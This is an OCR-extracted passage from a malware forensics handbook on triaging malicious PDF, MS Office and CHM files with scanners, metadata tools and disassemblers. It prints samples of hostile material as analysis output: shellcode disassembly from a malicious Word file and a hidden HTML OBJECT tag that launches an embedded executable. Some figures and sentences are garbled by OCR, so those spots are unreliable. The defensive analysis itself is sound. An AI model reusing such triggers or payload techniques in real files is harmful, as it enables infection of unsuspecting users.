	Sove to like			

Figure 5.46 Inspecting and saving shellcode extracted from a suspect file

- Extracted shellcode can be examined in other GUI-based PDF analysis tools, such as PDF Stream Dumper,⁸⁴ PDFubar,⁸⁵ and Malzilla,⁸⁶ which are described in further detail in the Tool Box section at the end of this chapter.
- The Adobe Reader Emulator feature in PDF Dissector allows the digital investigator to examine the suspect file

within the context of a document rendered by Adobe Reader, which may use certain API functions not available in a JavaScript interpreter.

 Adobe Reader Emulator also parses the rendered structure and reports known exploits in a PDF file specimen by Common Vulnerabilities and Exposures (CVE) number and description, as shown in Figure 5.47.

Edit Adobe Read	ler Emulator			X
File				
€ %				
179 Collab = fund	tion()			
180 (
181 33				
182				
	m = function(args)			
184 (
	log("Exploit", "Likely ex	ploitation attempt of CVE	-2009-0927 or CVE-2009-0658: Col	lab.getIcor
186); 187				
	tEmailInfo = function()			
188 Collab.collec 189 ((CERTITUDE - LUNCEION()			
	hearth and an an	interest of the second of the	-2007-5659; Collab.collectEmailI	
190 _context.	log("Explort", "Likely ex	proleation attempt of tvt	-2007-56591 Collab.collectEmail1	nto calledy
192				
193 // Util mock	shiest			
194Util = functi				
195 (
	tf = function(string, obj	ects)		
197 (
198 cont	ext.log("Exploit", "Likel	y exploitation attempt of	CVE-2008-2992: util.printf call	ed with ard
199 17				
200				
•	1			
References Hist	lory Variables			
/alue on last executi				
	Line		Use	

Figure 5.47 Examining a suspect PDF file through the Adobe Reader Emulator

📕 Online Resources

A number of online resources exist to scan suspicious PDF and MS Office document files, scan URLs hosting PDF files, or run suspicious document files in a sandboxed environment. Many of these Web portals also serve as great research aids, providing database search features to mine the results of previous submissions.

- JSunpack—a JavaScript unpacker and analysis portal, http://jsunpack.jeek.org/dec/go.
- ViCheck.ca—Malicious code analysis portal; numerous tools and searchable database, https://www.vicheck.ca/.
- MalOffice—Malicious document analysis system, http://mwanalysis.org/?site=7&page=home.
- WePawet—A service for detecting and analyzing Webbased malware (Flash, JavaScript, and PDF files), <u>http://wepawet.iseclab.org/</u>.
- Shellcode2exe
 Web portal that converts shellcode to a

 Portable
 Executable
 file,

 http://sandsprite.com/shellcode
 2
 exe.php.

Profiling Microsoft (MS) Office Files

Malicious MS Office documents are an increasingly popular vector of attack against individuals and organizations due to the commonality and prevalence of Microsoft Office software and MS Office documents.

Microsoft Office Documents: Word, PowerPoint, Excel

MS Office documents such as Word documents, PowerPoint presentations, and Excel spreadsheets are commonly exchanged in both business and personal contexts. Although security protocols, e-mail attachment filters, and other security practices typically address executable file threats, MS Office files are offen regarded as innocuous and are trustingly opened by recipients. Attachers forwardt una excitation excitation in fort Autockets nequently use social engineering techniques to intect victims through this vector, such as tricking a user to open an MS Office document attached to an e-mail seemingly sent from a recognizable or trusted party.

MS Office Documents: File Format

▶ There are two distinct MS Office document file formats⁸⁷:

• Binary File Format: Legacy versions of MS Office (1997–2003) documents are binary format (.doc, .ppt, .xls).⁸⁸ These compound binary files are also referred to as Object Linking and Embedding (OLE) compound files or OLE Structured Storage files.⁸⁹ They are a hierarchical collection of structures known as storages (analogous to a directory) and streams (analogous to files within a directory). Further, each application within the MS Office suite has application-specific file format nuances, as described in further detail next. Malicious MS Office documents used by attackers are typically binary format, likely due to the continued prevalence of these files and the complexity in navigating the file structures.

■Microsoft Word⁹⁰(.doc)—Binary Word documents consist of:

•WordDocument Stream/Main Stream —This stream contains the bulk of a Word document's binary data. Although this stream has no predefined structure, it must contain a Word file header, known as the File Information Block (FIB), located at offset 0.⁹¹ The FIB contains information about the document and specifies the file pointers to various elements that comprise the document and information about the length of the file.⁹²

- Summary Information Streams—The summary information for a binary Word document is stored in two storage streams; summary Information and DocumentSummaryInformation.²³
- •Table Stream (OTable or 1Table)—The Table Stream contains data that is referenced from the FIB and other parts of the file and stores various *plex of character positions (PLCs)* and tables that describe a document's structure. Unless the file is encrypted, this stream has no predefined structure.
- Data Stream—An optional stream with no predefined structure, this contains data referenced from the FIB in the main stream or other parts of the file.
- Object Streams—These contain binary data for OLE 2.0 objects embedded within the .doc file.
- Custom XML Storage (added in Word 2007).

□*Microsoft PowerPoint*⁹⁴(*ppt*)—Binary PowerPoint presentation files consist of

- Current User Stream—This maintains the CurrentUserAtom record, which identifies the name of the last user to open/modify a target presentation and where the most recent user edit is located.
- PowerPoint Document Stream—This maintains information about the layout and contents of the presentation.
- Pictures Stream—(Optional) This contains information about image files (JPG, PNG, etc.) embedded within the presentation.
- Summary Information Streams—(Optional) The summary information for a binary PowerPoint presentation is stored in two storage streams: summary Information and DocumentSummaryInformation.

Microsoft Excel²⁵(xls)—Microsoft Office Excel workbooks are compound files saved in Binary Interchange File Format (BIFF) which contain storages, numerous streams (including the main workbook stream), and substreams. Further, Excel workbook data consists of records, a foundational data structure used to store information about features in each workbook. Records are comprised of three components: (1) a record type, (2) a record size, and (3) record data.

- Office Open XML format: MS Office 2007 (and newer versions of MS Office) use the Office Open XML file format (.docx, .pptx, and .xlsx), which provides an extended XML vocabulary for word processing, presentation, and workbook files.⁹⁶
- □Unlike the binary file format, which requires particularized tools to parse the file structure and contents, due to their container structure, XML-based Office documents can be dissected using archive management programs such as WinRar, ²⁷ Unzip,⁹⁸ or 7-Zip,⁹² by simply renaming the target file specimen with an archive file extension (.zip, .rar, or .7z), for example, specimen.docx to specimen.nar.
- XML-based Office documents are less vulnerable than their binary predecessors, and as a result, attackers have not significantly leveraged Office Open XML format files as a vector of attack. Accordingly, this section will focus on examining binary format Office documents.

MS Office Documents: Vulnerabilities and Exploits

Attackers typically leverage MS Office documents as a vector of attack by crafting documents that exploit a vulnerability in an MS Office suite application.

- These attacks generally rely upon a social engineering triggering event—such as a spear phishing e-mail which causes the victim recipient to open the document, executing the malicious code.
- Conversely, in lieu of targeting a particular application vulnerability, an attacker can manipulate an MS Office file to include a malicious Visual Basic for Applications (VBA, or offen simply referred to as VB) macro, the execution of which can cause infection.
- By profiling a suspicious MS Office file, further insight as to the nature and purpose of the file can be obtained; if the file is determined to be malicious, clues regarding the infection mechanism can be extracted for further investigation.

MS Office Document Profiling Process

The following steps can be taken to examine a suspect MS Office document:

Triage: Scan for Indicators of Malice

 As shown in Figure 5.48, query the suspect file with Sourcefire's officecat, a utility that processes Microsoft Office files for the presence of exploit conditions.¹⁰⁰

```
C:\Malware Lab\officecat>officecat.exe c:\Malware\Discussions.doc
Sourcefire OFFICE CAT v2
* Microsoft Office File Checker *
Processing c:\Malware\Discussions.doc
VULNERABLE
OCID: 49
CVE-2008-2244
MS08-042
Type: Word
```

Invalid smarttags structure size

Figure 5.48 Scanning a suspect Word document file with officecat

- officecat scans the suspect file and compares it against a predefined set of signatures and reports whether the suspect file is vulnerable. A list of the vulnerabilities checked by officecat can be obtained by using the list switch.
- In addition, officecat output:

Identifies the suspect file type

Lists the applicable Microsoft Security Bulletin (MSB) number

Lists the CVE identifier

Provides the unique officecat identification number (OCID)

- You can further examine the suspect file for indicators of malice with the Microsoft Office Visualization Tool (OffVis).¹⁰¹
- OffVis is a GUI-based tool that parses binary formatted MS Office files, allowing the digital investigator to traverse the structure and contents of a target file through a triple-paned graphical viewer, which displays:

A view of the raw file contents in a hexadecimal format

- A hierarchical content tree view of the parsing results
- $\Box A \ Parsing \ Notes$ section, which identifies anomalies in the file
- When loading a target file into OffVis, select the corresponding application-specific parser from the parser drop-down menu, as shown in Figure 5.49. OffVis uses unique binary format detection logic in each application-specific parser to identify 16 different CVE

enumerated vunerabilities; if a vunerability is discovered in the target file, the Parsing Notes identify the file as *Definitely Malicious*, as shown in Figure 5.49, below.

File Edit View	Tools Help								
eser. Cases dl : Pov	ePoint97_2003Binar	FormatDetectionLook	:ICVE-2007-0671, CVI 💌	Parce					
Cares dl Exco	EFFEEinayFormat		07-06/1. CVE-2009-0238. CVE			1			
Tates dl OLE	SSFormat		AVENUE AVENUE						
			34, CVE 2007-0515, CVE 2007						
Contraction _ tract		1	e procession and a second	001 C. S. L. R. CO. J.	0112634.800063	2		_	_
	Citrin: Pre								
	File Edit 1	New Tools Hada	V						
	Pater Careta	ProsPort7_2008r4	mathematical operity (2007-067	LOA Pare					
	Renifike Contered			Paraghests					
	00010480		00 08 BY 61 11 08 09 04	· Neve			Cifset	Site	
	00050400	54 ED C7 C7 55	10 FO 00 00 00 00 EC 04 15 FC 10 EE EE ES 53 53 55	1000		D Healer	592229		
	000-90480	65 60 60 61 90				CAper(5]	992237	29059	
	00090470	00 00 00 00 00	SF 07 04 00 00 00 01 00 00 00 15 55 PB 11 04 00			DrawingContainer		42	
	00090810	DF 61 4F 23 68				DrawingContaine		214	
	00090820	P8 20 28 80 481	47 TE 00 00 20 78 09 48			DrawingContaine		264	
	00030840		03 00 00 00 00 00 00 00 00			DimmigContainer		226	
	00010850	00 01 00 04 00		and the second second		() reader	982763		
	00030860 00030870	00 00 00 04 00	00 00 AA CF 00 00 00 00 00 00 04 00 07 04 07 00			E Osber(5)	892771	218	
	00090880	00 50 50 12 00					E., 982771	16	
	00010890	DA DO DO 63 00				(i) PEOPope		56	
	00010845	03 ED CO 40 EF				D AnnEl]	552943	16	
	0001408CD					E Curdanet		24	
	000-90820	00-10-00-60-0F- 00-88-00-85-00-		-		D Oetter		106	
	00010883	00 80 00 00 00 01 07 20 07 00	C3.00 00 00 00 00 00 01 00 00 00 02 00 00 00 00 00			() Heads			
	00090000	00 00 00 00 FF	FF SF E0 00 AD OF 02 00			() OAA	692991	30405	-
	000900235	00 00 00 80 18	13 08 10 18 13 08 88 14			<u>i</u>	694903		
	00010020	10 13 10 70 10	13 00 44 48 13 08 40 0	Id.		1.00		_r_	
	00090C40	08 13 40 01 00		Parang Notes					
	00010050	PA 13 10 33 CP	101 103 107 101 107 00 101 11 04 04 107 00 10 10 00 70 10						
	00090070	14 ED TT FT TT	C8 20 20 26 25 24 48 70	Type	++ Offset		4 D		
	00090000	時 時 田 田 田	10 12 10 34 25 3 Ch Nh H H H H H	Service, Hubble			4-2006-0022		
	000190530	DC 117 3E CD 80	CA DA AN 42 18 PP 48 8 AX 40 AC 8C 55 56 53 91	Dreat	- 651168	528			
	00090080	10 55 SE SF 35	EA 10 12 40 40 43 43 44	maning	- 591367	2279			
	00090000	DA 51 50 11 23 22	11.72 B H B B B 11 11	maning	- 592205	1320			
	00090(20		14 R5 UD TR 70 44 45 00	-maning	- 592229	8238			
	00090020		38, 57 AC 40 64 A4 A7 A4	warring	- 590003	200			
	00090800		TO BE SH OF NT BE BY 34 MAY 24 AD CS CS CS AN AN AN	Env	- 590525				
	000/90210	LE DE BU BD OD	38 46 51 54 55 5F 95 FC	warwig	- 590525	673531563			
	00010230		64 80 83 88 6C AS CT 11						

Figure 5.49 Selecting a parser and examining a suspect MS PowerPoint document with OffVis

 By double-clicking on the *Definitely Malicious* Parsing Note, the raw content of the target file containing the vulnerability is populated in the hexadecimal viewing pane.

Discover Relevant Metadata

 Meaningful metadata can provide temporal context, authorship, and original document creation details about a suspect file. Insight into this information may provide class as to the origin and purpose of the attack. ciurs as io un originatic purpose of un attack.

 To extract metadata details from the file specimen, query the file with exiftool,¹⁰² as shown in Figure 5.50. Examining the metadata contents, a number of valuable contextual details are quickly elucidated, such as the Windows code page language (windows Simplified chinese), the purported company name in which the license of Word was registered to that it generated the document (VRHEIKER), as well as the file creation, access, and modification dates.

C:\Malware Lab\exiftool>exift	ool.exe c:\Malware\Discussions.doc
ExifTool Version Number	: 8.40
File Name	: Discussions.doc
Directory	: c:/Malware
File Size	: 114 kB
File Modification Date/Time	: 2010:05:16 01:20:06-07:00
File Permissions	: rw-rw-rw-
File Type	: DOC
MIME Type	: application/msword
Title	
Subject	
Author	1
Keywords	1
Template	: Normal.dot
Last Modified By	:
Revision Number	: 2
Software	: Microsoft Word 11.0
Total Edit Time	: 1.0 minutes
Create Date	: 2007:09:18 04:34:00
Modify Date	: 2007:09:18 04:35:00
Pages	: 1
Words	: 0
Characters	: 0
Security	: None
Code Page	: Windows Simplified Chinese (PRC, Singapore)
Company	: VRHEIKER
Lines	: 1
Paragraphs	: 1
Char Count With Spaces	: 0
App Version	: 9.2812
Scale Crop	: No
Links Up To Date	: No
Shared Doc	: No
Hyperlinks Changed	: No
Title Of Parts	
Heading Pairs	: 0, 1
Comp Obj User Type Len	: 20
Comp Obj User Type	: Microsoft Word

Figure 5.50 Querying a suspect MS Word file with exiftool (Cont'd)

 There are a number of others tools that can effectively probe an MS Office document for metadata. However, be mindful that some of these tools cause the target file to open during the course of being processed, potentially executing embedded malicious code. Be certain to understand how your metadata extraction tool works prior to implementing it during an examination.

Deeper Profiling with OfficeMalScanner

OfficeMalScanner is a malicious document forensic analysis suite developed by Frank Boldewin that allows the digital investigator to probe the structures and contents of a binary format MS Office file for malicious artifacts—allowing for a more complete profile of a suspect file.¹⁰³

- The OfficeMalScanner suite of tools includes:
- OfficeMalScanner (malicious MS Office file analysis tool);
- DisView (a lightweight disassembler);
- MalHost-Setup (extracts shellcode and embeds it into a host Portable Executable file); and
- ScanDir (python script to scan an entire directory of malicious documents)

Each tool will be examined in greater detail in this section.

 OfficeMalScanner has five different scanning options that can be used to extract specific data from a suspect file¹⁰⁴:

Scanning Option	Purpose			
Info		and displays the OLE structures in the file and located VB macrocode to disk.		
		target file for generic shellcode patterns llowing methods:		
	GetEIP	(Four methods) Scans for instances of instructions to locate the EIP (instruction pointer register, or program counter), indicating the presence of embedded shellcode.		
	Find Kernel32	(Three methods) Scans for the presence of instructions to identify the base address of where the kernel32.dll image		

	base	is located in memory, a technique used by shellcode to resolve addresses of dependencies.		
-	API Hashing	Scans for the presence of instructions to locate hash values of API function names in memory, indicative of executable code.		
Scan	Indirect Function calls	Searches for instructions that generate calls to functions that are defined in other files.		
	Strings	Scans for Windows function name strings that are commonly found in malware.		
	Decryption sequences	Scan searches for indicia of decryption routines.		
		Scans for unencrypted OLE compound file signature. Identified OLE data is dumped to disk (OfficeMalScanner directory).		
	Function prolog	Searches for code instructions relating to the beginning of a function.		
	PE-File Signature	Scans for unencrypted PE file signature. Identified PE files are dumped to disk (OfficeMalScanner directory).		
brute	byte key va buffer is dec files or OLF	es encrypted with xor and ADD with one- lues of 0x00 through 0xFF. Each time a crypted, the scanner tries to identify PE E data; if identified it is dumped to disk Scanner directory).		
debug	Scan in which located shellcode is disassembled and displayed in textual disassembly view; located embedded strings, OLE data and PE files are displayed in a textual hexadecimal viewer.			
inflate	displayed in a textual hexadecimal viewer. Decompresses and extracts the contents of Office Open XML formatted MS Office files (Office 2007– Present) and places them into the examination system's / Temp directory.			

 In addition to the information collected with the scanning options, OfficeMalScanner rates scanned files on a malicious index, scoring files based on four variables and associated weighted values; the higher the malware index score, the greater the number of malicious attributes discovered in the file. As a result, the index rating can be used as a triage mechanism for identifying files with certain threshold values.¹⁰⁵

Index	Scoring
Executables	20
Code	10
Strings	2
OLE	1

Examine the file structure

 The structure of the suspect file can be quickly parsed with OfficeMalScanner using the info switch (Figure 5.51). In addition to displaying the storages and streams, the info switch will extract any VB macro code discovered in the file.

```
C:\Malware Lab\OfficeMalScanner:>OfficeMalScanner.exe c:\Malware\Discussions.doc info

OfficeMalScanner:V0.53 |

| Frank Boldewin / www.reconstructer.org |

[*] INFO mode selected
```

Figure 5.51 Parsing the structure of a suspect Word document file with OfficeMalScanner

Locating and Extracting Embedded Executables

- After gaining an understanding of the suspect file's structure, examine the suspect file specimen for indicia of shellcode and/or embedded executable files using the scan command.
- If unencrypted shellcode, OLE or embedded executable artifacts are discovered in the file, the contents are automatically extracted and saved to disk. In the example shown in Figure 5.52, an embedded OLE artifact is discovered, extracted, and saved to disk.

```
C:\Malware Lab\OfficeMalScanner>OfficeMalScanner.exe c:\Malware\Discussions.doc scan
           OfficeMalScanner v0.53
| Frank Boldewin / www.reconstructer.org |
[*] SCAN mode selected
[*] Opening file c:\Malware\Discussions.doc
[*] Filesize is 117086 (0x1c95e) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...
FS: [00h] signature found at offset: 0x6137
FS: [00h] signature found at offset: 0x64cf
API-Hashing signature found at offset: 0x33d4
API-Name GetTempPath string found at offset: 0x7046
API-Name WinExec string found at offset: 0x703c
API-Name ShellExecute string found at offset: 0x70d4
API-Name CloseHandle string found at offset: 0x6f2a
Embedded OLE signature found at offset: 0x14f5e
```

Figure 5.52 Using the OfficeMalScanner scan command

- Scan the newly extracted file with the scan and info commands in an effort to gather any further information about the file.
- Many times, shellcode, OLE data, and PE files embedded in malicious MS Office files are encrypted. In an effort to locate these artifacts and defeat this technique, use the OfficeMalScannerscan brute command to scan the suspect file specimen with common decryption algorithms. If files are detected with this method, they are automatically extracted and saved to disk, as shown in Figure 5.53.

```
C:\Malware Lab\OfficeMalScanner>OfficeMalScanner.exe c:\Malware\
brute
  OfficeMalScanner v0.53
 Frank Boldewin / www.reconstructer.org
[*] SCAN mode selected
[*] Opening file c:\Malware\Discussions.doc
[*] Filesize is 117086 (Ox1c95e) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...
FS:[00h] signature found at offset: 0x6137
FS:[00h] signature found at offset: 0x64cf
API-Hashing signature found at offset: 0x33d4
API-Name GetTempPath string found at offset: 0x7046
API-Name WinExec string found at offset: 0x703c
API-Name ShellExecute string found at offset: 0x70d4
API-Name CloseHandle string found at offset: 0x6f2a
Embedded OLE signature found at offset: 0x14f5e
Dumping Memory to disk as filename: Discussions EMBEDDED OLE OFFSET=0x14f5e.bin
Brute-forcing for encrypted PE- and embedded OLE-files now ...
XOR encrypted MZ/PE signature found at offset: 0x9c04 - encryption KEY: 0xce
Dumping Memory to disk as filename: Discussions PEFILE OFFSET=0x9c04 XOR-
KEY=0xce.bin
```

```
Bruting XOR Key: Öxff
Bruting ADD Key: Öxff
Analysis finished!
Discussions.doc seems to be malicious! Malicious Index = 59
```

Figure 5.53 OfficeMalScanner scan brute mode detecting and extracting a PE embedded file

 Examine the extracted executable files through the file profiling process and additional malware forensic techniques discussed in <u>Chapter 6</u> to gain further insight about the nature, purpose, and functionality of the program

Examine Extracted Code

 To confirm your findings use the scan brute debug command combination to display a textual hexadecimal view output of the discovered and decrypted portable executable file, as shown in Figure 5.54, below.

Figure 5.54 Examining an embedded PE file using OfficeMalScanner

. The scan debug command can be used to examine

discovered (unencrypted) shellcode, PE, and OLE files in greater detail.

- Identified shellcode artifacts can be cursorily disassembled and displayed in a textual disassembly view.
- Identified PE and OLE file artifacts are displayed in a textual hexadecimal view.
- Debug mode is helpful for identifying the offset of embedded shellcode in a suspect MS Office file and gaining further insight into the functionality of the code, as depicted in Figure 5.55.

```
OfficeMalScanner v0.53
| Frank Boldewin / www.reconstructer.org |
[*] SCAN mode selected
[*] Opening file c:\Malware\Discussions.doc
[*] Filesize is 117086 (0x1c95e) Bytes
[*] Ms Office OLE2 Compound Format document detected
[*] Scanning now...
FS: [00h] signature found at offset: 0x6137
64A100000000
                                mov eax, fs:[00h]
                                push eax
                                mov fs:[00000000h], esp
                                sub esp, 00000834h
                                 push ebx
                                push ebp
                                 push esi
                                push edi
                                 xor ebx, ebx
                                mov ecx, 000000FFh
                                xor eax, eax
8DBC2445040000
                                lea edi, [esp+00000445h]
889C2444040000
                                mov [esp+00000444h], bl
885C2444
                                mov [esp+44h], bl
F3AB
                                rep stosd
66AB
                                stosw
FS:[00h] signature found at offset: 0x64cf
64A100000000
                                 mov eax, fs:[00h]
                                 push eax
```

C:\Malware Lab\OfficeMalScanner>OfficeMalScanner.exe c:\Malware\Discussions.doc scan debug

```
mov fs:[00000000h], esp
                                     sub esp, 00000020h
                                     push ebx
56
                                     push esi
                                     push edi
                                     mov [ebp-18h], esp
                                    and [ebp-04h], 00000000h
8365FC00
                                    push 00000001h
6A01
FF15E8204000
                                    call [004020E8h]
59
                                   pop ecx
                                   or [004031C0h], FFFFFFFh
or [004031C4h], FFFFFFFh
FF15E4204000
                                    call [004020E4h]
8B0DB8314000
                                     mov ecx, [004031B8h]
```

<edited for brevity>

Figure 5.55 Examining a malicious Word document file using OfficeMalScanner in debug mode (Cont'd)

Locating and Extracting Shellcode with DisView and MalHost-Setup

- If deeper probing of the shellcode is necessary, the DisView (DisView.exe) utility—a lightweight disassembler included with the OfficeMalScanner suite —can further disassemble the target code.
- To use DisView, invoke the command against the target file name and relevant memory offset. In Figure 5.56, the offset 0x64cf was selected as it was previously identified by the scan debug command as an offset with a shellcode pattern ("Find kernel32 base" pattern). Identifying the correct memory offset may require some exploratory probing of different offsets.

C:\Malware Lab\OfficeMalScanner>DisView.exe C:\Malware\Discussions.doc 0x64cf Filesize is 117086 (0x1c95e) Bytes 000064CF: 64A100000000 mov eax, fs:[00h] 000664D5: 50 push eax

000044pf: 449250000000 000064pb: 83EC20 000064bD: 83 000064ED: 53 000064ED: 56 000064E3: 8965E8 000064EA: 8365FC00 000064EA: 6A01 000064EA: FF15E8204000

push eax mov fs:[00000000h], esp sub esp, 00000020h push esi push esi mov [ebp-3h], esp and [ebp-0h], 0000000h push 0000001h call [004020Eb]] 000064F2: 59 000064F3: 830DC0314000FF 000064FA: 830DC0314000FF 000065D1: FF15E4204000 <edited for brevity>

pop ecx or [004031C0h], FFFFFFFh or [004031C4h], FFFFFFFh call [004020E4h]

Figure 5.56 Examining a suspect file with DisView

- Once the relevant offset is located, the shellcode can be extracted and embedded into a host executable file generated by MalHost-Setup.(MalHost-Setup.exe).
- To use MalHost-Setup, invoke the command against the target file, provide the name of the newly generated executable file, and identify the relevant memory offset as shown in Figure 5.57.

```
C:\Malware Lab\OfficeMalScanner>MalHost-Setup.exe C:\Malware\Discussions.doc out.
exe 0x64cf
```

```
MalMost-Setup v0.12

Frank Boldewin / www.reconstructer.org

(*) Opening file C:\Malware\Discussions.doc

(*) Filesize is 117086 (0x1e55e) Bytes

(*) Creating Malhost file now...

(*) Writing 172382 bytes

(*) Done!
```

Figure 5.57 MalHost-Setup

 After the executable has been generated, it can be further examined with using static and dynamic analysis tools and techniques.

Profiling Microsoft Compiled HTML Help Files (CHM)

Although not as prevalent as PDF or Microsoft Office document malware, Microsoft Compiled HTML Help Files (CHM can be used as a vector of attack particularly as a

(CIIII) can be used as a vector of anach, particularly as a vehicle for Trojan Horse malware.

CHM files have a proprietary Microsoft file format. The files typically consist of a series of HTML pages and associated hyperlinks, compressed with LZX file compression.

- Attackers use malicious scripting to automatically invoke a malicious file upon rendering of the help file contents.
- The malicious scripting often invokes a malicious binary, such as a Windows executable or ActiveX control file, that is surreptitiously embedded into the CHM file by the attacker.
- In many instances the malicious scripting will be hexadecimal encoded cipher text, adding an additional layer of analysis.
- In addition to invoking a locally embedded binary, scripting can also query an encoded URL to retrieve additional malicious files.

CHM Profiling Process

The following steps can be taken to examine a suspect CHM document:

Triage: Identify Indicators of Malice.

 Query the suspect CHM file for anomalous strings, such as references to Windows Portable Executable files, ActiveX control files, or other executable file types. Often, these embedded artifacts are discoverable in plaintext strings.

Discover Relevant Metadata

• Unlike other document types, the CHM file structure does not store a vast amount of metadata. However,

meaningful metadata providing temporal and situational context about the suspect CHM file can be acquired.

 Metadata can be extracted with exiftool, ¹⁰⁶ NLNZ Metadata Extractor, ¹⁰⁷ and other utilities (Figure 5.58).

```
C:\Malware Lab\exiftool>exiftool.exe C:\Malware Lab\UserGuide.chm
ExifTool Version Number : 8.40
File Name : UserGuide.chm
Directory : C:/Malware
File Size : 145 kB
File Modification Date/Time : 2007:11:08 08:17:02-08:00
File Permissions : rw-rw-rw-
```

Figure 5.58 Querying a suspicious CHM file with exiftool

Examine the File Structure and Contents

- Decompile a suspect CHM file to look deeper into its file structure and contents.
- CHM Decoder,¹⁰⁸ a GUI-based utility, can be used to decompile a suspect file—resulting in the extraction and separation of file elements into individual files for closer examination.
- To use CHM Decoder, select a target file, identify the location where the output should be saved, and process the file, as shown in <u>Figure 5.59</u>.

	0		0	
CHM Decoder	- UserGuide.chm		CHM Deceder - UserGuide.chm	
GRIDINS	OFT PER	IM HORCON CON		Espeacial as you
Open File Decode	About		Open File Decode About	
Open	File information File name L OHM name	InelGude.chm	Got Output folder:	
	File size (bytes) Built in files	148.290 37	Open Folder C:Malware Lab C:Malware Lab C:Malware Menu	



Figure 5.59 Decompiling a suspicious CHM file with CHM Decoder

 Closer inspection of the extracted file content reveals a suspicious executable file, "winhelp.exe," which was embedded within the CHM file specimen. File identification and profiling can be conducted on this executable file to gain further insight into its nature and purpose. Further, if the file is indeed malicious, deeper dynamic and static analysis should be conducted to determine the scope of its functionality.

Locating Suspect Scripts

- Malicious executables concealed inside of CHM files are typically triggered as a linked or an embedded resource through HTML scripting. Be sure to examine HTML files extracted as a result of decompiling a CHM file.
- In examining the extracted file, AOC2007.html, depicted in Figure 5.60, the triggering mechanism of the winhelp.exe file is discovered:

colSpan=3></TD></TR></TBODY></TABLE></TD></TR></TBODY></TABLE></FORM> <0BJECT Width=0 Height=0 style="display:none;" TYPE="application/xoleobject" CODEBASE="winhelp.exe"> </03JECT></BODY></HTML> Figure 5.60 Executable file triggering mechanism within HTML

Identifying and Decoding Obfuscated Scripts

- It is not uncommon for attackers to conceal the triggering method by obfuscating the HTML scripting responsible for invoking the embedded executable file. Often, in malicious CHM files, the obfuscation method is hexadecimal cipher text encoded in JavaScript unescape or escape functions.
- This obfuscation method is also used to conceal malicious VBScript embedded within HTML, which invokes requests for malicious files hosted on remote URLs.
- In Figure 5.61, the contents of a decompiled suspect CHM file reveal a suspicious ActiveX control file, "xpreload.ocx," and the triggering mechanism (in clear text) within the page.html file. The decrypted hexadecimal cipher text reveals a call for the download of additional malware from a remote URL.






Figure 5.61 Obfuscated scripting within HTML

Conclusion

- Preliminary static analysis in a Windows environment of a suspect file can yield a wealth of valuable information that will shape the direction of future dynamic and more complete static analysis of the file.
- Through a logical, step-by-step file identification and profiling process, and using a variety of different tools and approaches, a meaningful file profile can be ascertained. There are a wide variety of tools for conducting a file profile, many of which were demonstrated in this chapter.
- Independent of the tools used and the specific suspect file examined, there is a need for a file profiling methodology to ensure that data are acquired in as consistent and repeatable a manner as possible. For forensic purposes, it is also necessary to maintain detailed documentation of the steps taken on a suspect file. Refer to the Field Notes at the end of this chapter for documentation guidance.
- The methodology in this chapter provides a robust foundation for the forensic identification and profiling of a target file. This methodology is not intended as a checklist and may need to be altered for certain situations, but it does increase the chances that much of the relevant data will be obtained to build a file profile. Furthermore, this methodology and the supporting documentation will strengthen malware forensics as a current of oridered area the profile alterent to the supporting

source of evidence, enabling an objective observer to evaluate the reliability and accuracy of the file profiling process and acquired data.



Submitting sensitive files to online anti-virus scanning services or analysis sandboxes

O Do not submit a suspicious file that is the crux of a sensitive investigation (i.e., circumstances in which disclosure of an investigation could cause irreparable harm to a case) to online analysis resources such as anti-virus scanning services or sandboxes in an effort not to alert the attacker.

By submitting a file to a third-party Web site, you are no longer in control of that file or the data associated with that file. Savvy attackers often conduct extensive open source research and search engine queries to determine if their malware has been detected.

✓ The results relating to a submitted file to an online malware analysis service are publicly available and easily discoverable—many portals even have a search function. Thus, as a result of submitting a suspect file, the attacker may discover that his malware and nefarious actions have been discovered, resulting in the destruction of evidence and potentially darmaging your investigation.

Conducting an incomplete file profile

 \bigotimes An investigative course of action should not be based upon an incomplete file profile.

Fully examine a suspect file in an effort to render an informed and intelligent decision about what the file is, how it should be categorized or analyzed, and in turn, how to proceed with the larger investigation.

Take detailed notes during the process, not only about the suspicious file but also about each investigative step taken. Consult the Field Notes located in the Appendices in this chapter for additional guidance and a structured note taking format.

Relying upon file icons and extensions without further context or deeper examination

Neither the file icon nor file extension associated with a suspect file should be presumed to be accurate.

✓ In conducting digital investigations, never presume that a file extension is an accurate representation. *File camouflaging*, or a technique that obfuscates the true nature of a file by changing and hiding file extensions in locations with similar real file types, is a trick commonly used by hackers and bot herders to avoid detection of malicious code distribution.

Similarly, the file icon associated with a file can easily be modified by an attacker to appear like a contextually appropriate or innocuous file. The file icon associated with a Windows Portable Executable file can be inserted or modified in the file Resources section. Solely relying upon anti-virus signatures or third-party analysis of a "similar" file specimen

Although anti-virus signatures can provide insight into the nature of identified malicious code, they should not be solely relied upon to reveal the purpose and functionality of a suspect program. Conversely, the fact that a suspect file is not identified by anti-virus programs does not mean that it is innocuous.

O Third-party analysis of a "similar" file specimen can be helpful guidance; it should not be considered dispositive in all circumstances.

Anti-virus signatures are typically generated based upon specific data contents or patterns identified in malicious code. Signatures differ from *heuristics*—identifiable malicious behavior or attributes that are non-specific to a particular specimen (commonly used to detect *zero-day* threats that have yet to be formally identified with a signature).

Anti-virus signatures for a particular identified threat vary between anti-virus vendors,¹⁰⁹ but many times, certain nomenclature, such as a *malware classification descriptor*, is common across the signatures (e.g., the words "Trojan," "Dropper," and "Backdoor" may be used in many of the vendor signatures). These classification descriptors may be a good starting point or corroborate your findings, but should not be considered dispositive; rather, they should be taken into consideration toward the totality of the file profile.

Conversely, if there are no anti-virus signatures associated with a suspect file, it may mean simply that a signature for the file has not been generated by the vendor of the anti-virus product, or that the attacker has successfully (albeit likely temporarily) obfuscated the malware to thwart detection.

Third-party analysis of a similar malware specimen by a reliable source can be an incredibly valuable resource, and may even provide predictors of what will be discovered in your particular specimen. Although this correlative information should be considered in the totality of your investigation, it should not replace thorough independent analysis.

Examining a suspect file in a forensically unsound laboratory environment

Suspect files should never be examined in a production environment or on a system that has not been forensically baselined to ensure that it is free of misleading artifacts.

Forensic analysis of potentially damaging code requires a safe and secure lab environment. After extracting a suspicious file from a victim system, place the file on an isolated or "sandboxed" system or network, to ensure that the code is contained and unable to connect to or otherwise affect any production system.

Even though only a cursory static analysis of the code is contemplated at this point of the investigation, executable files nonetheless can be accidentally executed fairly easily, potentially resulting in the contamination of or damage to production systems.

